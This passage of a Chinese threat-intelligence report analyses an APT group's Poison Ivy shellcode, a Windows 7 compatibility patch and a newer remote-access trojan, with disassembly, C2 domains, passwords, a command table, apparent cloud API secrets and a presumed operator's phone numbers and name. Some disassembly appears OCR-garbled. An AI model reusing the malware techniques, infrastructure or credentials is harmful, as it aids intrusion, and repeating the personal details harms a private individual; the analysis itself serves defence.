000012B0	30 2E 31 00 84 0D 8C 01 04 00 00 00 00 C1 02 0.1.1.1.....A.	u...time...r...f
000012C0	04 00 FF FF FF 45 01 08 00 61 64 6D 69 6E 31 ..yyyyE...admin1	000012A0 65 76 75 20 64 61 74 65 2E 6F 63 72 79 2E 63 6F
000012D0	32 33 FB 03 07 00 68 75 63 68 69 74 69 00 00 00	update.ocry.co
000012E0	00	.

自己配置的

团伙使用的

其 shellcode 配置字段的格式详细如下：

00001280	6C 6C 65 64 20 43 6F 6D 70 6F 6E 65 6E 74 73 5C lled Components\
00001290	FA 0A 06 00 74 69 6E 61 5F 31 90 01 16 00 12 66 u..tina_1....f
000012A0	65 76 75 70 64 61 74 65 2E 6F 63 72 79 2E 63 6F evupdate.ocry.co
000012B0	6D 00 50 00 8C 01 04 00 00 00 00 00 C1 02 04 00 m.P.I.....Á...
000012C0	FF FF FF FF 45 01 06 00 31 36 38 31 36 38 FB 03 yyyyE...1681680.
000012D0	09 00 29 21 56 6F 71 41 2E 49 34 00 00 00 00 53 ..)!VogA.I4...S
000012E0	51 52 57 31 C0 64 8B 40 30 8B 40 0C 8B 70 1C AD QRW1Àd!@0!@.Ip.-



```

06 00 //标记名长度↓
74 69 6E 61 5F 31 //标记名:tina_1↓
90 01 ↓
16 00 //域名长度↓
12 66 65 76 75 70 64 61 74 65 2E 6F 63 72 79 2E 63 6F //域名: fevupdate.ocry.com↓
00 50 //网络字节序的端口: 80↓
00 ↓
8C 01 04 00 00 00 00 C1 02 04 00 FF FF FF FF 45 01 ↓
06 00 //上线密码长度↓
31 36 38 31 36 38 //上线密码: 168168↓
FB 03 ↓
09 00 //互斥体长度↓
29 21 56 6F 71 41 2E 49 34 //互斥体: !VogA.I4↓
00 00 00 00↓

```

在分析 Poison Ivy 中获取 kernel32 基址的代码逻辑时，发现其不兼容 Windows 7 版本系统，因为在 Windows 7 下 InitializationOrderModule 的第 2 个模块是 KernelBase.dll，所以其获取的实际是 KernelBase 的基址。

```

seg000:0000000DEF loc_DEF:
seg000:0000000F4    call    sub_D46           ; CODE XREF: seg000:000000F7+J
seg000:0000000F4    sub    edi, 1
seg000:0000000F7    jnz    short loc_DEF
seg000:0000000F9    pop    edi
seg000:0000000FA    mov    eax, dword ptr fs:loc_28+8
seg000:0000000E0    mov    eax, [eax+8Ch]
seg000:0000000E1    mov    esi, [eax+1Ch]
seg000:0000000E6    lodsd
seg000:0000000E7    push   dword ptr [eax+8] ; 获取kernel32的基址，但是在win7下是kernel32base.dll的基址，所以不兼容win7
seg000:0000000E8    pop    dword ptr [ebp-4Ch]
seg000:0000000E9    push   413401ADh
seg000:0000000E9    push   dword ptr [ebp-4Ch]
seg000:0000000E9    add    0
seg000:0000000E9    call   sub_670
seg000:0000000E2    mov    [ebp-8EDh], eax
seg000:0000000E2    call   near ptr loc_E35+1
seg000:0000000E2    popad
seg000:0000000E2    db    6Ah
seg000:0000000E2    jbe   short loc_E92
seg000:0000000E2    to    short loc_E9C
seg000:0000000E3    xor    esi, [edx]
seg000:0000000E35
seg000:0000000E35 loc_E35:
seg000:0000000E35    add    bh, bh
seg000:0000000E35    xchg  eax, ebp
seg000:0000000E35    and    ecx, esi
seg000:0000000E35

```

31C0	xor eax, eax	
6b:8B40 38	mov eax, dword ptr fs:[eax+30]	
8B40 0C	mov eax, dword ptr [eax+C]	
8B70 1C	mov esi, dword ptr [eax+1C]	
AD	lodsd	dword ptr [esi]
BB40 08	mov eax, dword ptr [eax+8]	KERNELBA.75F10000
68 FCA45307	push 753A4FC	

由于 Poison Ivy 已经停止更新，所以攻击团伙为了使 shellcode 能够执行在后续版本的 Windows 系统，其采用了代码 Patch 对获取 kernel32 基址的代码做了改进。

其改进方法如下：

1. 在原有获取 kernel32 基址代码前增加跳转指令跳转到 shellcode 尾部，其 patch 代码增加在尾部；
2. patch 代码首先获取 InitializationOrderModule 的第 2 个模块的基址(WinXP 下为 kernel32.dll, WIN7 为 kernelbase.dll)；
3. 然后获取 InitializationOrderModule 的第二个模块的 LoadLibraryExA 的地址(WinXP 下的 kernel32.dll 和 WIN7 下的 kernelbase.dll 都有这个导出函数)
4. 最后通过调用 LoadLibraryExA 函数获取 kernel32 的基址。

```


seg000:00000DEF loc_DEF:                                ; CODE XREF: seg000:00000DF7↓j
seg000:00000DEF
seg000:00000DEF
seg000:00000DF4
seg000:00000DF7
seg000:00000DF9
seg000:00000DFA
    call    sub_D46
    sub    edi, 1
    jnz    short loc_DEF
    pop    edi
    jmp    loc_12DF
  

seg000:000012DF loc_12DF:                                ; CODE XREF: seg000:00000DFA↑j
seg000:000012DF
seg000:000012E0
seg000:000012E1
seg000:000012E2
seg000:000012E3
seg000:000012E5
seg000:000012E9
seg000:000012EC
seg000:000012EF
seg000:000012F0
seg000:000012F3
seg000:000012F8
seg000:000012F9
seg000:000012FE
seg000:00001300
seg000:00001305
seg000:0000130A
seg000:0000130C
seg000:0000130E
seg000:00001310
seg000:00001311
seg000:00001313
seg000:00001314
seg000:00001315
seg000:00001316
seg000:00001317
seg000:00001318
seg000:00001319
seg000:0000131A
seg000:0000131B
    push   ebx
    push   ecx
    push   edx
    push   edi
    xor    eax, eax
    mov    eax, fs:[eax+30h]
    mov    eax, [eax+0Ch]
    mov    esi, [eax+1Ch]
    lodsd
    mov    eax, [eax+8]
    push   753A4FCCh
    push   eax
    call   sub_1320      ; 获取LoadLibraryExA的地址
    push   0
    push   '23le'
    push   'nrek'
    mov    ebx, esp
    push   0
    push   0
    push   ebx
    call   eax           ; 通过LoadLibraryExA获取Kernel32的基址
    pop    ebx
    pop    ebx
    pop    ebx
    pop    edi
    pop    edx
    pop    ecx
    pop    ebx
    push   eax
    jmp    loc_E0A        ; 跳会原来的代码处
  

seg000:00000E0A loc_E0A:                                ; CODE XREF: seg000:0000131B↓j
seg000:00000E0A
seg000:00000E10
seg000:00000E15
seg000:00000E18
seg000:00000E1D
seg000:00000E22
seg000:00000E28
seg000:00000E2D
seg000:00000E2E
seg000:00000E2E
seg000:00000E31
seg000:00000E33
    pop    dword ptr [ebp-4C1h]
    push   4134D1ADh
    push   dword ptr [ebp-4C1h]
    push   0
    call   sub_670
    mov    [ebp-0EDFh], eax
    call   near ptr loc_E35+1
    popa
    db    64h
    jbe   short loc_E92
    jo    short loc_E9C
    xor    esi, [edx]

```

攻击者针对 shellcode 的 patch，使得其可以在不同的 Windows 系统版本通用。
该 shellcode 的功能主要是远控木马的控制模块，和 C2 通信并实现远程控制。这里我们在 Win7 系统下模拟该木马的上线过程。



对控制域名上托管的其他 shellcode 文件进行解密，获得样本的上线信息统计如下：

行动 ID	上线域名	端口	上线密码	互斥体
2017	office.go.dyndns.org	5566	!@#3432!#@!)!VoqA.I4
bing	zxcv201789.dynssl.com	8088	zxc5566)!VoqA.I4
ding1	microsoftword.serveuser.com	53	1wd3wa\$RFGHY^%\$)!VoqA.I4
ding2	uswebmail163.sendsmtp.com	53	1wd3wa\$RFGHY^%\$)!VoqA.I4
geiwoaaa	geiwoaaa.qpoe.com	443	wyaaa8)!VoqA.I4
jin_1	hy-zhqopin.mynumber.org	80	HK#mq6!Z+.)!VoqA.I4
jin_2	bearingonly.rebatesrule.net	53	~@FA<9p2c*)!VoqA.I4
justdied	www.service.justdied.com	80	ppt.168@)!VoqA.I4
pouhui	pouhui.diskstation.org	53	index#help)!VoqA.I4
tina_1	fevupdate.ocry.com	80	168168)!VoqA.I4
tina_2	wmiaprp.ezua.com	53	116688)!VoqA.I4
tony_1	winsysupdate.dynamic-dns.net	80	0A@2q60#21)!VoqA.I4
tony_2	officepatch.dnset.com	53	aZI@2q6U0#)!VoqA.I4

4) 最新控制木马分析

在 2018 年 5 月，我们在该组织针对境内相关海事机构和单位的攻击活动中，发现了其使用的新的木马程序，其主要利用鱼叉邮件投递 RAR 自解压程序附件，当受害目标人员双击后执行。

该远控模块的入口处，通过触发异常代码，在 catch 里执行恶意代码，如图：

```

.text:00402050 _WinMain@16    proc near                  ; CODE XREF: start+C9↓p
.text:00402050
.text:00402050 var_20          = dword ptr -20h
.text:00402050 var_1C          = dword ptr -1Ch
.text:00402050 ms_exc          = CPPEH_RECORD ptr -18h
.text:00402050 hInstance        = dword ptr  8
.text:00402050 hPrevInstance   = dword ptr  0Ch
.text:00402050 lpCmdLine       = dword ptr  10h
.text:00402050 nShowCmd        = dword ptr  14h
.text:00402050
.text:00402050 ; _ unwind { // _except_handler3
.text:00402050     push    ebp
.text:00402051     mov     ebp, esp
.text:00402053     push    0FFFFFFFh
.text:00402055     push    offset stru_409118
.text:0040205A     push    offset _except_handler3
.text:0040205F     mov     eax, large fs:0
.text:00402065     push    eax
.text:00402066     mov     large fs:0, esp
.text:0040206D     sub     esp, 10h
.text:00402070     push    ebx
.text:00402071     push    esi
.text:00402072     push    edi
.text:00402073     mov     [ebp+ms_exc.old_esp], esp
.text:00402076     xor     eax, eax
.text:00402078 ; _ try { // _except at loc_402093
.text:00402078     mov     [ebp+ms_exc.registration.TryLevel], eax
.text:0040207B     mov     [ebp+var_20], eax
.text:0040207E     mov     eax, 1
.text:00402083     cdq
.text:00402084     xor     ecx, ecx
.text:00402086     idiv   ecx
.text:00402088     mov     [ebp+var_1C], eax
.text:0040208B     jmp     short loc_4020AE
.text:0040208D ; -----
.text:0040208D
.loc_40208D:                                ; DATA XREF: .rdata:stru_409118↓o
.text:0040208D ; _except filter // owned by 402078
.text:0040208D     mov     eax, 1
.text:00402092     retn
.text:00402093 ; -----
.text:00402093
.loc_402093:                                ; DATA XREF: .rdata:stru_409118↓o
.text:00402093 ; _except(loc_40208D) // owned by 402078
.text:00402093     mov     esp, [ebp+ms_exc.old_esp]
.text:00402096     push    320h                ; dwMilliseconds
.text:00402098     call    ds:Sleep
.text:004020A1     call    FunWorkFun
.text:004020A6     push    0                   ; uExitCode
.text:004020A8     call    ds:ExitProcess
.text:004020A8 ; } // starts at 402078

```

然后再用同样的方法触发异常代码，进入第二层的代码：

```

.text:00401FD0 FunWorkFun      proc near                  ; CODE XREF: WinMain(x,x,x,x)+51↓p
.text:00401FD0
.text:00401FD0     var_20          = dword ptr -20h
.text:00401FD0     var_1C          = dword ptr -1Ch
.text:00401FD0     ms_exc          = CPPEH_RECORD ptr -18h
.text:00401FD0
.text:00401FD0 ; __ unwind { // __except_handler3
.text:00401FD0     push    ebp
.text:00401FD1     mov     ebp, esp
.text:00401FD3     push    0FFFFFFFh
.text:00401FD5     push    offset stru_409108
.text:00401FDA     push    offset __except_handler3
.text:00401FDF     mov     eax, large fs:0
.text:00401FE5     push    eax
.text:00401FE6     mov     large fs:0, esp
.text:00401FED     sub     esp, 10h
.text:00401FF0     push    ebx
.text:00401FF1     push    esi
.text:00401FF2     push    edi
.text:00401FF3     mov     [ebp+ms_exc.old_esp], esp
.text:00401FF6     xor     eax, eax
.text:00401FF8 ; __try { // __except at loc_402013
.text:00401FF8     mov     [ebp+ms_exc.registration.TryLevel], eax
.text:00401FFB     mov     [ebp+var_20], eax
.text:00401FFE     mov     eax, 1
.text:00402003     cdq
.text:00402004     xor     ecx, ecx
.text:00402006     idiv   ecx
.text:00402008     mov     [ebp+var_1C], eax
.text:0040200B     jmp     short loc_40202E
.text:0040200D ;
.text:0040200D
.text:0040200D loc_40200D:           ; DATA XREF: .rdata:stru_409108↓o
.text:0040200D ; __except filter // owned by 401FF8
.text:0040200D     mov     eax, 1
.text:00402012     retn
.text:00402013 ;
.text:00402013
.text:00402013 loc_402013:           ; DATA XREF: .rdata:stru_409108↓o
.text:00402013 ; __except(loc_40200D) // owned by 401FF8
.text:00402013     mov     esp, [ebp+ms_exc.old_esp]
.text:00402016     push    320h           ; dwMilliseconds
.text:00402018     call    ds:Sleep
.text:00402021     call    sub_401FB0
.text:00402026 ;
.text:00402026     push    0             ; uExitCode
.text:00402028     call    ds:ExitProcess
.text:00402028 ; } // starts at 401FF8

```

进入初始化套接字，并和 C2 建立连接的地方：

```

1 void __noreturn sub_401ED0()
2 {
3     HMODULE v0; // esi
4     void (_stdcall *fun_WSAStartup)(); // eax
5     unsigned __int8 *i; // esi
6     CHAR ProcName[4]; // [esp+Ch] [ebp-1A0h]
7     void (_stdcall *v4)(); // [esp+18h] [ebp-194h]
8
9     v0 = LoadLibraryA(LibFileName);
10    if ( v0 )
11    {
12        strcpy(ProcName, "putratSASW");
13        _strrev(ProcName);
14        fun_WSAStartup = (void (_stdcall *())()GetProcAddress(v0, ProcName));
15    }
16    else
17    {
18        fun_WSAStartup = v4;
19    }
20    fun_WSAStartup();
21    while ( 1 )
22    {
23        if ( fun_SendFirstPacket() )
24        {
25            for ( i = (unsigned __int8 *)operator new(0x401u); ; fun_MainLoop(i) )
26            {
27                memset(i, 0, 0x400u);
28                i[1024] = 0;
29                if ( fun_Recv((int (_stdcall *())()dw_Socket, i, 1024, 0, 0) == -1 )
30                    break;
31                Sleep(1u);
32            }
33            operator delete(i);
34        }
35        fun_CloseSocketx();
36    }
37}

```

连接 zxcv201789.dynssl.com 的 8080 端口，创建 C&C 通道：

```

.text:00402270 sub_402270    proc near                 ; CODE XREF: sub_401ED0:loc_401F43↑p
.text:00402270
.text:00402270 var_2F8      = byte ptr -2F8h
.text:00402270 var_2B8      = byte ptr -2B8h
.text:00402270
.text:00402270     sub    esp, 2F8h
.text:00402276     push   esi
.text:00402277     push   edi
.text:00402278     push   offset aZxcv201789Dy whole "zxcv201789.dynssl.com"
.text:0040227D     call   sub_402AB0
.text:00402282     push   offset a120000  ; "120000"
.text:00402287     mov    esi, eax
.text:00402289     call   _atoi
.text:0040228E     add    esp, 8
.text:00402291     mov    edi, eax
.text:00402293     push   offset RootPathName
.text:00402298     call   sub_401710
.text:0040229D     test  eax, eax
.text:0040229F     jnz   short loc_4022AA
.text:004022A1     pop    edi
.text:004022A2     pop    esi
.text:004022A3     add    esp, 2F8h
.text:004022A9     retn
.text:004022AA ; -----
.text:004022AA loc_4022AA:          ; CODE XREF: sub_402270+2F↑j
.text:004022AA     push   ebx
.text:004022AB     push   offset a8080  ; "8080"
.text:004022B0     call   _atoi
.text:004022B5     mov    ebx, ds:Sleep
.text:004022B8     add    esp, 4
.text:004022BE     mov    dword_40B508, eax
.text:004022C3 loc_4022C3:          ; CODE XREF: sub_402270+6D↓j
.text:004022C3     mov    eax, dword_40B508
.text:004022C8     mov    ecx, RootPathName
.text:004022CE     push   eax
.text:004022CF     push   esi
.text:004022D0     push   ecx
.text:004022D1     call   sub_4017A0
.text:004022D6     test  eax, eax
.text:004022D8     jnz   short loc_4022DF
.text:004022DA     push   edi           ; dwMilliseconds
.text:004022DB     call   ebx ; Sleep
.text:004022DD     jmp   short loc_4022C3

```

其中向控制服务器发送上线包的地方有上线密码:asd88, 如图:

```

.text:004022EB      push    0
.text:004022ED      push    6
.text:004022EF      push    0
.text:004022F1      push    0
.text:004022F3      push    ecx
.text:004022F4      call    fun_SendData
.text:004022F9      lea     edx, [esp+300h+var_2F8]
.text:004022FD      push    edx
.text:004022FE      call    sub_402B70
.text:00402303      mov     ecx, 8
.text:00402308      xor    eax, eax
.text:0040230A      lea     edi, [esp+304h+var_2B8]
.text:0040230E      add    esp, 4
.text:00402311      rep    stosd
.text:00402313      mov    edi, offset aAsd88 ; "asd88"
.text:00402318      or     ecx, 0xFFFFFFFFh
.text:0040231B      repne scasb
.text:0040231D      not    ecx
.text:0040231F      sub    edi, ecx
.text:00402321      lea     edx, [esp+300h+var_2B8]
.text:00402325      mov    eax, ecx
.text:00402327      mov    esi, edi
.text:00402329      mov    edi, edx
.text:0040232B      mov    edx, dw_Socket
.text:00402331      shr    ecx, 2
.text:00402334      rep    movsd
.text:00402336      mov    ecx, eax
.text:00402338      push   0
.text:0040233A      and    ecx, 3
.text:0040233D      push   0
.text:0040233F      rep    movsb
.text:00402341      lea     ecx, [esp+308h+var_2F8]
.text:00402345      push   2F8h
.text:0040234A      push   ecx
.text:0040234B      push   edx
.text:0040234C      call    fun_SendData
.text:00402351      mov    eax, 1


```

最后进入远控的功能循环部分：

```

39| switch ( *a1 )
40| {
41|     case 4u:
42|         fun_CloseSocket();
43|         result = 0;
44|         break;
45|     case 0x41u: // 远程shell
46|         sprintf(byte_40B108, a5, a1 + 1);
47|         fun_RemoteCmd(*(int *)dw_Socket, byte_40B108);
48|         result = 0;
49|         break;
50|     case 0x42u: // 进程枚举
51|         fun_Tasklist(*(int *)dw_Socket);
52|         result = 0;
53|         break;
54|     case 0x43u:
55|         v7 = sub_4020D0(*(_DWORD *)(a1 + 1)); // 结束指定进程
56|         v8 = 0;
57|         fun_SendData(*(int *)dw_Socket, &v7, 4u, 3, 0);
58|         result = 0;
59|         break;
60|     case 0x51u: // 枚举驱动器
61|         sub_401000(dw_Socket[0]);
62|         result = 0;
63|         break;
64|     case 0x52u: // 列目录
65|         sprintf(byte_40B108, a5, a1 + 1);
66|         sub_401140(*(int *)dw_Socket, byte_40B108);
67|         result = 0;
68|         break;
69|     case 0x53u: // 接收文件
70|         fun_Recv((int (_stdcall *)())dw_Socket, &unk_40B040, 184, 0, 0);
71|         v6 = (void *)((int (_stdcall *)(_DWORD, _DWORD, int (_stdcall *(int), _DWORD, _DWORD, _DWORD))v2)(
72|             0,
73|             0,
74|             sub_402380,
75|             0,
76|             0,
77|             0);
78|         if ( v6 == (void *)-1 )
79|             goto LABEL_19;
80|         WaitForSingleObject(v6, 0xFFFFFFFF);
81|         result = 0;
82|         break;
83|     case 0x54u: // 上传文件
84|         sprintf(byte_40B108, a5, a1 + 1);
85|         ((void (_stdcall *)(_DWORD, _DWORD, int (_stdcall *(int), _DWORD, _DWORD, _DWORD))v2)(
```

图如下：



功能包括：

Token	功能
0x04	关闭连接
0x41	远程 shell
0x42	进程枚举
0x43	结束指定进程
0x51	枚举驱动器
0x52	列指定目录
0x53	上传文件到受害者

0x54	下载受害者的文件
0x55	删除文件
0x56	远程执行

该木马程序中的字符串用的都是反转的字符串，通过 C 语言的 `strrev` 把字符串反转回来，这种方式，在该组织 2015 年的木马中也用到过。如图：

```

1 signed int __stdcall sub_401710(int *a1)
2 {
3     HMODULE v1; // esi
4     int *v2; // eax
5     int v3; // eax
6     CHAR ProcName[4]; // [esp+8h] [ebp-Ch]
7
8     v1 = LoadLibraryA(LibFileName);
9     if ( v1 )
10    {
11        strcpy(ProcName, "AtelkoSASW");
12        strrev(ProcName);
13        v2 = (int *)GetProcAddress(v1, ProcName);
14    }
15    else
16    {
17        v2 = a1;
18    }
19    v3 = ((int (_stdcall *)(signed int, signed int, _DWORD, _DWORD, _DWORD, signed int))v2)(2, 1, 0, 0, 0, 1);
20    if ( v3 != -1 )
21        *a1 = v3;
22    return 1;
23}

```

4. C&C 分析

1) 动态域名




图 38 动态域名服务商（ChangeIP）




图 39 动态域名服务商相关比例图

动态域名服务商	域名数量
ChangeIP	30
No-IP	9
DynDNS	2
Afraid (FreeDNS)	1
dnsExit	1
非动态域名	6

2) 域名涵义

以下是取动态域名子域名（攻击组织注册的名称），进行相关映射涵义的研究分析。

C&C	名称	网站名称	网站地址
chinamil.lflink.com	chinamil	中国军网	www.chinamil.com.cn ¹⁰
		红色战略网	www.chinamil.com
		中国国防域名	www.chinamil.cn
		注册网	
soagov.sytes.net	soagov, soaso	国家海洋局	www.soa.gov.cn
soagov.zapto.org			
soaso.sytes.net			
xinhua.redirectme.net	xinhua	新华网	www.xinhuanet.com

类别	名称
邮箱类	126mailserver、mail.sends、mail163、mailsends
杀软类	kav2011, safe360, cluster.safe360, rising
网络类	javainfo、webupdate、updates、netlink

¹⁰ 该网站目前会重定向到 www.81.cn 中国军网新的域名。

姓名类

Sandy、jerry、jason

3) 云盘

酷盘相关样本目前两个 Token:

	client_id	client_secret	refresh_token
Token1	3edfe684ded31a7cca637 8c0226f5629	bfa89eebf29032076e9cffb 75549fee5	75cdc35b1cdaee24047f3af b23a5ccce
Token2	7a5691b81bf4322fd88f5f a99407fbbc	d44cfa7dd3c852b69c59efa cf766cc23	14b6685330bf32a2268891 0e765b5dce

我们通过对酷盘 API 的分析，得到攻击组织所使用的云盘帐号的信息，主要是包含一个中国移动的手机号码，该号码被用来注册云盘帐号。

```
{"status":"ok","email":"","phone":"15811848796","spaceQuota":1700807049216,"spaceUsed":508800279,"emailIsActive":0,"phoneIsActive":1}
```

以下是我们通过该手机号进行的一些关联分析结果：

代友求车VTR250一辆！有出的扔进来 - 威风堂机车网

bbs.weifengtang.com/bbs/forum.php?mod=viewthread&tid=769612 ▾

2014年7月16日 - 电话: 15811848796. QQ/MSN/飞信/微信: -. 地区: 北京. 图片: 品牌: 本田. 价格: 123456. 年份: 2001-2002. 排量: 250. 手续: 无手续. 成色: 九五新 ...

图 40 谷歌搜索相关结果

查看: 2369 | 回复: 10

北京极速舞者

发表于 2014-7-16 08:53 | 显示全部楼层

机车交易

类别 街车

电话 15811848796

QQ/MSN/飞信/
微信:

地区 北京

图片:

图 41 威风堂机车网该用户信息 1

查看: 190 | 回复: 3

[配件保养] 求本田SP-2方向柱轴承！[复制链接]

北京极速舞者



发表于 2014-11-22 22:38 | 显示全部楼层

配件/保养/服饰


类别: 零配件 > 行驶机构
电话: 13811247666
QQ/MSN/飞信/
微信:
地区: 北京

图片:



本帖最后由 北京极速舞者 于 2014-11-23 09:33 编辑
寻找SP-2方向柱轴承。国产可以用的也可以。有的联系我!
电话13811247666

图 42 威风堂机车网该用户信息 2



对方账户 13811247666

张健
mae***@sohu.com 常用

*健
13811247666

取消

VR 46 极速

地区 中国

个性签名 用生命捍卫激情，让激情点燃生命。

添加到通讯录

图 43 手机号机主相关支付宝和微信信息

4) 第三方博客

Holle (2015-08-10 10:00)

```
@@@!!!78A6C1ACE91DDDD2D24D1EEA090A9DDD2D29459222D2DDE871EEA0906I  
CA2D2D2DC443202D2D78A6C1ACE91DD7D2D2A65825A0ABD62E2D2D7D472D472DD2  
2D109A2D2D2D5829E4EF292D7BA0AB46242D2D7DA0AB682C2D2D7DD2BBD02D2D2I  
B02D2D2DA4ABEE272D2DC5172D2D2DCC4D99A32C2DFC6C0451382D3396C148342I  
202DAT7C511573C2DE8E0EB31242DFAF20064B42D2D2D2D2D72AE122D5936D21AD2  
A4291FAEEA2BC6CD45A2F58996D29BEE272D2D7DD2BBF02D2D2DA0A047D3D2D27C  
A819D1D2D23D0A2D2DAD93D9272D2D2C5815AE93EC2F2D2DD25802D29BA12C2D2I  
2D7DA0ABE82F2D2D7DD2BB842D2D2DEAABA12C2D2DD2D2D2D2EAA869D3D2D22D2I  
22A8A52D2D2DAE9069D3D2D22F581CAD93D8272D2D2C5805AE93A12C2D2DD2583F  
